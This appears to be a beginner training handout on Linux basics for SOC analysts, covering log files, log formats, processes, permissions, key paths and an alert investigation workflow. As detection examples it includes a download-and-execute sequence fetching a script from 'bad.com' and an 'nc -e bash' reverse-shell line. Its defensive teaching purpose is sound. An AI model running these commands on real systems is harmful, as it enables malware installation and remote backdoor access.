


LINUX BASICS — FOR — SOC ANALYSTS




Learn.
Practice.
Investigate.
Protect.



YOUR GUIDE TO UNDERSTAND LINUX
LIKE A SOC PRO!

WHAT YOU WILL LEARN:

- ① LOGS
Understand system logs.
- ② SUSPICIOUS ACTIVITY
Identify attacker behavior.
- ③ PROCESSES
Monitor running processes.
- ④ PERMISSIONS
Understand file permissions.
- ⑤ COMMANDS
Essential Linux commands.
- ⑥ FILE PATHS
Important paths in alerts.
- ⑦ LOG INVESTIGATION
Real SOC investigation flow.



THINK LIKE A DEFENDER

Every log has a story.
Every detail matters.



OBSERVE



ANALYZE



DETECT



RESPOND



PROTECT



PRACTICE TODAY, PROTECT TOMORROW!



LINUX BASICS

FOR SOC ANALYSTS

★ Linux is a powerful operating system that runs most of the servers, websites, applications and cloud systems.

As a SOC Analyst, you don't need to be a Linux expert, but you must know the basics to read logs, investigate alerts and understand what is happening in the system.

WHAT SOC ANALYSTS DO WITH LINUX

- You DON'T administer Linux servers
- You DON'T SSH into production daily
- You DON'T configure services
- You DO read logs from Linux systems
- You DO investigate Linux endpoint alerts
- You DO need to understand paths & formats

Most work happens in your SIEM where Linux logs are ingested.

But understanding Linux helps you:

→ Know what `/var/log/auth.log` means → Recognize suspicious paths → Understand log formats

LINUX LOGS: WHERE TO FIND EVIDENCE

1) AUTHENTICATION LOGS `/var/log/auth.log` (Debian) | `/var/log/secure` (Red Hat)

This log stores all login activities.

Like: who tried to login, who failed, who used sudo.

LOOK FOR:

Failed password for [user] (brute force)
Accepted publickey (successful SSH login)
sudo: command not allowed (user tried something not allowed)

2) SYSTEM LOGS

`/var/log/syslog` | `/var/log/messages`

This log contains general system events.

Like: service starts/stops, errors, warnings, kernel messages.

3) WEB SERVER LOGS

`/var/log/apache2/` | `/var/log/httpd/`

These logs are generated by web servers (like Apache).

Important for detecting attacks on websites.

Examples: SQL Injection, Directory Traversal, Scanning.

READING LINUX LOG FORMATS

EXAMPLE: AUTHENTICATION LOG

Dec 29 14:32:15 webserver sshd[12345]: Failed password for admin from 192.168.1.50 port 54321 ssh2

↓	↓	↓	↓	↓	↓	↓
Dec 29 14:32:15	webserver	sshd[12345]	Failed password	admin	192.168.1.50	port 54321 ssh2
= Timestamp	= Hostname	= Process & PID	= Event type	= Target user	= Source IP	= Extra info
(When it happened)	(Which machine)	(Which program generated this)	(What happened)	(Whose account)	(From where)	(Port & method)

If you see 50 or more failed passwords in a few minutes → It is likely a brute force attack.

ESSENTIAL COMMANDS (WHEN YOU NEED THEM)

These commands help you check log files quickly.

1) grep - Search for specific events

Find lines that contain a word.

Example:

```
grep "Failed password" /var/log/auth.log
grep "192.168.1.50" /var/log/auth.log
```

2) tail - See recent log entries

Show last lines of a log file.

Example:

```
tail /var/log/auth.log (last 10 lines)
tail -f /var/log/auth.log (live monitor)
```

3) cat - Display entire file

Show full content of a file.

Example:

```
cat /var/log/auth.log
(use for small files only)
```

4) less - View large files page by page

Open big files and scroll easily.

Example:

```
less /var/log/syslog
(Press space = next, 'q' = quit)
```

LINUX BASICS FOR SOC ANALYSTS

SUSPICIOUS ACTIVITY IN LINUX (DETECTION MINDSET)

As a SOC Analyst, your job is to find anything that looks unusual or risky in the logs.

① SUSPICIOUS LOGIN ACTIVITY

Attackers try to login using wrong passwords many times (Brute Force Attack).

LOOK FOR:

- Many failed login attempts
- Login from unknown IP address
- Login at odd hours (2 AM, 3 AM)

EXAMPLE:

50 failed passwords in 2 minutes
= **Likely Brute Force Attack!**

② PRIVILEGE ESCALATION

Attacker tries to become an admin (root) from a normal user.

LOOK FOR:

- sudo command used
- root login from unknown user
- Changes to /etc/sudoers file

EXAMPLE:

Normal user ran 'sudo su'
and executed admin commands.
This is a major red flag!

③ SUSPICIOUS COMMANDS

Attackers run commands to download, execute or hide malicious files.

COMMON BAD COMMANDS:

- wget / curl → Download files (malware)
- chmod +x → Make file executable
- ./script.sh → Run a script
- bash script.sh → Execute script using bash

EXAMPLE:

```
wget http://bad.com/malware.sh
chmod +x malware.sh
./malware.sh → Malware Executed!
```

④ SUSPICIOUS FILE LOCATIONS

Attackers use certain folders to hide files or maintain access.

IMPORTANT PATHS:

- /tmp → Temporary files (attackers love)
- /home/user/.ssh/ → SSH keys (for access)
- /etc/cron.d/ → Scheduled tasks (persistence)
- /var/spool/cron/ → Cron job location
- /etc/passwd → User accounts list

EXAMPLE:

If you see a strange file in /tmp
or new cron job in /etc/cron.d
Be Alert!

⑤ OTHER RED FLAGS (KEEP AN EYE ON THESE!)

- New user account created suddenly
- New SSH key added to authorized_keys
- Changes in important system files (ex: /etc/passwd, /etc/shadow)
- Unusual processes running in background
- Firewall rules changed
- Unexpected outbound connections
- Large log file size (log clearing attempt)
- Disabled logging or audit services
- Unknown services started
- File permissions changed without reason

REAL ATTACK SCENARIO (EXAMPLE)



YOUR JOB = DETECT EARLY, INVESTIGATE, AND RESPOND FAST!

★ Remember: Attackers try to be invisible. Your job is to spot what doesn't belong!

LINUX BASICS

FOR SOC ANALYSTS

LINUX PROCESSES – HOW TO FIND SUSPICIOUS PROGRAMS

A **PROCESS** is a program or task that is running right now in the memory (RAM) of the system.

If the computer is alive, processes are working.

① IMPORTANT COMMANDS

`ps aux` → Show all running processes
`top` → Live view of running processes
`htop` → Better & easy view (if installed)
`pstree` → Show parent-child process tree
`kill PID` → Stop a process by PID

② WHAT NORMAL LOOKS LIKE

These are common and safe processes.

- `sshd` → SSH service (remote login)
- `systemd` → System core process (PID 1)
- `cron` → Runs scheduled tasks
- `dbus` → System communication
- `NetworkManager` → Handles network

These processes are expected. Don't panic!

③ WHAT TO LOOK FOR – SUSPICIOUS PROCESSES

- Unknown process name
- Running from strange locations like `/tmp`, `/dev/shm`, `/var/tmp`
- Using high CPU or memory
- No clear parent process
- Process started by another suspicious process

EXAMPLES:

`/tmp/malware.sh` → Running from `/tmp` (bad sign)
`crypto-miner` → High CPU usage (mining coins)
`nc -e bash` → Reverse shell (backdoor)
`unknown_binary` → Not a system process
`python /tmp/a.py` → Script running from `/tmp`

④ PARENT-CHILD PROCESS CONCEPT

Every process has a parent process.

Attackers use this to run their program secretly.

EXAMPLE CHAIN:

`bash` (parent)
↓
`script.sh` (child)
↓
`malware` (grandchild)

WHY IMPORTANT?

If a normal process (like `bash`) starts a strange child process, it could be an attack!

⑤ HOW TO CHECK PROCESSES

`ps aux`

→ Shows all running processes with details

`top`

→ Live update of CPU, memory, processes

`pstree`

→ Shows process tree (who started whom)

`kill <PID>`

→ Stop a process if it is malicious

⑥ REAL EXAMPLE – ATTACKER ACTIVITY

1. Attacker logs in using SSH → 2. Downloads malware using `wget / curl` → 3. Executes the file (malware starts running) → 4. Runs in background as a process → 5. Tries to hide and stay in the system

Your job → Find this process early and stop the attack before damage!



REMEMBER: Not every unknown process is bad, but every unknown process should be investigated!

LINUX BASICS

FOR SOC ANALYSTS

LINUX FILE PERMISSIONS - WHY THEY MATTER

Every file and folder in Linux has permissions.

These permissions decide who can read, write or execute a file.

Attackers try to change permissions to get more access or hide their activity.

① WHAT ARE PERMISSIONS?

Linux uses 3 types of permissions:

- r** = Read (View the file)
- w** = Write (Modify the file)
- x** = Execute (Run the file)

These permissions are set for 3 users:

- Owner (u) → The file owner
- Group (g) → The file group
- Others (o) → Everyone else

② HOW PERMISSIONS LOOK

Use the command `ls -l` to see permissions.

```
-rwxr-xr-- 1 user group 1234 May 10 10:30 file.sh
```

Permissions Links Owner Group Size Date Name

Breakdown:

- → File type (- = file, d = directory)
- rwx → Owner permissions (read, write, execute)
- r-x → Group permissions
- r-- → Others permissions

③ NUMERIC (OCTAL) PERMISSIONS

Permissions can also be shown in numbers.

Each permission has a value:

r = 4 w = 2 x = 1

Add the values to get the number.

Example:

rwxr-xr-- → 7 5 4

(7 = 4+2+1, 5 = 4+0+1, 4 = 4+0+0)

④ IMPORTANT COMMANDS

- `ls -l` → See permissions
- `chmod` → Change permissions
- `chown` → Change owner
- `chgrp` → Change group
- `id` → See your user and group
- `whoami` → See current user

⑤ WHY ATTACKERS ABUSE PERMISSIONS

- Make files executable → Run malicious scripts
- Modify system files → Change important configs
- Write to sensitive files → Add backdoors or users
- Hide files → Remove read permission
- Change ownership → Take control of files


COMMON ATTACKER ACTIONS

- `chmod +x script.sh`
(Make script executable)
- `chmod 777 file`
(Give full access to everyone)
- `chown root:root file`
(Take ownership as root)

⑥ RED FLAGS - WATCH FOR THESE

- Files in /tmp with execute permission
- World writable files (777)
- Important files owned by unknown user
- New scripts in /etc/cron.d/
- Changed permissions on system files
- SUID or SGID set on unusual files
- Hidden files with no read permission
- SSH keys with wrong permissions

⑦ REAL EXAMPLE - ATTACKER CHANGES PERMISSIONS



ALWAYS CHECK PERMISSIONS! SMALL CHANGES CAN MEAN BIG TROUBLE.
IF PERMISSIONS DON'T MAKE SENSE → INVESTIGATE IMMEDIATELY.

LINUX ESSENTIAL COMMANDS (FOR SOC ANALYSTS)

These commands help you read and analyze logs in Linux.
You will use them daily in SOC work.

① GREP (SEARCH TOOL)

What it does:

Searches for lines
that match a word.

Example:

```
grep "Failed password" /var/log/auth.log
```

What it shows:

All lines with "Failed password"
(failed login attempts).



② TAIL (SEE LAST LOGS)

What it does:

Shows the last lines
of a log file.

Examples:

```
tail /var/log/auth.log
```

→ Shows last lines.

```
tail -f /var/log/auth.log
```

→ Live monitoring
(real-time).



③ CAT (SHOW FULL FILE)

What it does:

Displays the entire
content of a file.

Example:

```
cat /var/log/auth.log
```

Note:

Use only for small files.



④ LESS (SMART VIEWER)

What it does:

Helps to view large files
page by page.

Example:

```
less /var/log/syslog
```

- Press **SPACE** to go down.
- Press **b** to go up.
- Press **q** to quit.



★ QUICK SUMMARY

- **grep** → Search specific things in logs.
- **tail** → See latest activity in logs.
- **cat** → Show full file (small files only).
- **less** → Best for large files (smart scrolling).

Remember:

Practice these commands
daily. Fast log reading
= Fast attack detection!

LINUX FILE PATHS

(IMPORTANT FOR SOC ANALYSTS)

When you see alerts, file paths tell you where the problem is.
Watch these paths carefully!



IMPORTANT PATHS TO WATCH



/tmp/

- Temporary folder
- Anyone can write here
- ⚠ Attackers drop malware here

What to watch:

- Executable files
- Unknown scripts
- Random files

malware.sh



/home/user/.ssh/

- Stores SSH keys
- Used for remote login
- ⚠ Attackers add their own key
→ Access without password!

What to watch:

- New or unknown key files
- Unauthorized changes



id_rsa
(key)



/etc/cron.d/

- Scheduled tasks
- Runs commands automatically
- ⚠ Malware can run automatically with system!

What to watch:

- New cron files
- Suspicious commands
- Unexpected scripts



badtask
(cron)



/etc/passwd /etc/shadow

- User accounts & passwords
- Very critical files
- ⚠ Any changes = very serious!

What to watch:

- New users
- Modified lines
- Unusual entries



users
info



RED FLAGS

- Executable files in /tmp ✗
 - Unknown scripts in /etc/cron.d/ ✗
 - New SSH keys in .ssh folder ✗
 - Changes in /etc/passwd or /etc/shadow ✗
 - Any file with strange content ✗
- ALWAYS INVESTIGATE!

PRACTICE (DAILY)



- ☐ Check /tmp for new files `ls -l /tmp`
- ☐ Check SSH keys `ls -l /home/user/.ssh/`
- ☐ Check cron jobs `ls -l /etc/cron.d/`
- ☐ Check user files `cat /etc/passwd`

YOUR ACTION PLAN

- ☐ Learn these important paths
- ☐ Check them when you get alerts
- ☐ Look for changes or unknown files
- ☐ Investigate and escalate
- ☐ Protect the system!



Remember: Small changes in these paths can mean **BIG ATTACKS!**
Stay alert, investigate, and keep systems safe. 😊

LINUX LOG INVESTIGATION

(REAL SOC WORKFLOW)

PAGE 7

Log investigation means checking system logs to find what happened, when it happened, who did it and from where it happened. This is how a SOC Analyst finds and confirms attacks.



1. HOW SOC ANALYST INVESTIGATES LOGS (STEP-BY-STEP)

1 Alert Comes

SIEM or Tool generates alert.



2 Identify Log Source

Find which log file has this event.



3 Open Log File

Use commands to read logs.



4 Search & Analyze

Find related entries and patterns.



5 Decide Attack or Not

Confirm if it is malicious activity or normal.

2. HOW TO READ LOGS LIKE A PRO

Example Log Entry (from /var/log/auth.log)

```
May 18 10:15:32 server1 sshd[1234]: Failed password for root from 192.168.1.10 port 54321 ssh2
```

When → May 18 10:15:32 (Date & Time)
Where → server1 (Hostname)
What → Failed password (Failed login attempt)
Who → root (Username)
From Where → 192.168.1.10 (Source IP Address)
Details → port 54321 ssh2 (More info)

3. INVESTIGATION FLOW (VERY IMPORTANT)

- 1. Start with Alert**
You receive an alert in SIEM / Tool.
↓
- 2. Check Relevant Log**
Open the correct log file.
↓
- 3. Search for Keywords / IP / User**
Use grep, less, tail etc.
↓
- 4. Correlate Multiple Events**
Check same IP, user or process in other logs.
↓
- 5. Confirm & Document**
Decide if it is an attack. Take action.

4. REAL SCENARIO EXAMPLE

Alert: Multiple failed login attempts detected.

- You check /var/log/auth.log
- You see many "Failed password" from same IP 192.168.1.10 in short time.
- You also see "Invalid user" entries.
- Conclusion: **Brute Force Attack**



5. COMMANDS USED IN INVESTIGATION

- grep** → Search specific text in logs.
Example: `grep "Failed password" /var/log/auth.log`
- tail** → See last lines (recent activity).
Example: `tail -f /var/log/auth.log`
- less** → Read large log files page by page.
Example: `less /var/log/syslog`
- cat** → Show entire file (use for small files).
Example: `cat /var/log/dpkg.log`

6. COMMON ATTACK PATTERNS IN LOGS

- Many failed login attempts → Brute Force Attack.
- New user added → Possible backdoor
- Sudo commands by unusual user → Privilege escalation
- Connection from unknown IP → Possible intrusion
- Changes in critical files → System compromise

RED FLAGS

- Same IP doing many failed logins
- Login outside working hours
- Unknown user or process
- Executable files in /tmp
- Changes in /etc/passwd or /etc/shadow

7. KEY TAKEAWAY

Logs never lie. They tell the full story. Read logs carefully, connect the dots and you will find the attacker. **Practice daily, become an expert!** 😊



YOU'VE MASTERED LINUX BASICS – NOW BECOME A JOB-READY SOC ANALYST!

★ Congratulations! You've completed the **Linux Basics for SOC Analysts** notes. You now have the essential skills to investigate, detect and respond to real threats like a pro! 🎯



But this is just the beginning.

Take the **next step** and become a confident, in-demand SOC Analyst with practical training, real labs and expert guidance.

★ TAKE YOUR SKILLS TO THE NEXT LEVEL ★

LINUX BASICS FOR SOC ANALYSTS

COMPLETE NOTES. CLEAR CONCEPTS. REAL IMPACT.

WHAT YOU LEARNED

- ✓ System Logs & Locations
- ✓ Suspicious Activity
- ✓ Processes & Monitoring
- ✓ Permissions & Ownership
- ✓ Essential Linux Commands
- ✓ Important File Paths
- ✓ Log Investigation Workflow



KEY TAKEAWAYS

- ★ Understand Linux like a SOC Pro
- ★ Investigate real attacks
- ★ Find indicators of compromise
- ★ Use the right commands
- ★ Analyze logs with confidence
- ★ Build strong SOC foundations



WHO IS THIS FOR?

- Aspiring SOC Analysts
- Cybersecurity Beginners
- IT/Networking Professionals
- Career Switchers
- Students & Fresh Graduates



“ The best security analysts aren't born, they are trained with the right knowledge, tools and mindset. Keep learning. Keep growing. Keep securing. – ”



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